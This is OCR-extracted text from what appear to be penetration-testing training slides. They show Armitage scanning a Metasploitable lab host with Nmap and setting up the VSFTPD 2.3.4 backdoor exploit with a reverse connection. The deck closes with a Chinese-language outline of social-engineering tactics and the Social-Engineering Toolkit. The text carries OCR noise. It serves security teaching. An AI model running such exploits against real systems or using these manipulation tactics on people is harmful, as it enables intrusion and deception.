


NARLabs

Artmiage




Artmiage



Armitage
Armitage View Hosts Attacks Workspaces Help
Find Attacks
Hail Mary
auxiliary
exploit
payload
post
192.168.107.140
Console X
nmap X
[*] Nmap: MAC Address: 00:50:56:26:5F:86 (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 2.6.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6
[*] Nmap: OS details: Linux 2.6.9 - 2.6.33
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel
[*] Nmap: OS and Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 14.34 seconds
msf >

NARLabs

Artmiage




Artmiage


Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
exploit
payload
post
Attack 192.168.107.140
VSFTPD v2.3.4 Backdoor Command Execution
This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This
Option
Value
LHOST
192.168.107.130
LPORT
13962
RHOST
192.168.107.140
RPORT
21
Targets:
0 => Automatic
Use a reverse connection
Show advanced options
Launch
Console X
[*] Nmap: OS
[*] Nmap: OS
cpe:/o:linux:linux_kernel
[*] Nmap: OS and Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 14.34 seconds
msf >

NARLabs

Artmiage




NARLabs

社交工程

There is No Patch to Human Stupidity

社交工程



社交工程技術架構
訊息收集
收集訊息管道
線上研究
垃圾桶搜尋
訊息來源
傳統訊息來源
非傳統訊息來源
誘導
誘導目標
規劃場景
如何成功誘導
託辭
託辭設計原則
託辭規劃
如何成功
心理影響
心理學推測
心理影響戰術
習慣性思維
動機操作

社交工程- Social-Engineering Toolkit


- Social-Engineering Toolkit(SET) 是一款社交工程學工具，該工具集成了多個有用的社交工程學攻擊工具，SET的主要目的是對多個社交工程攻擊工具實現 自動化和改良。

Social-Engineering Toolkit

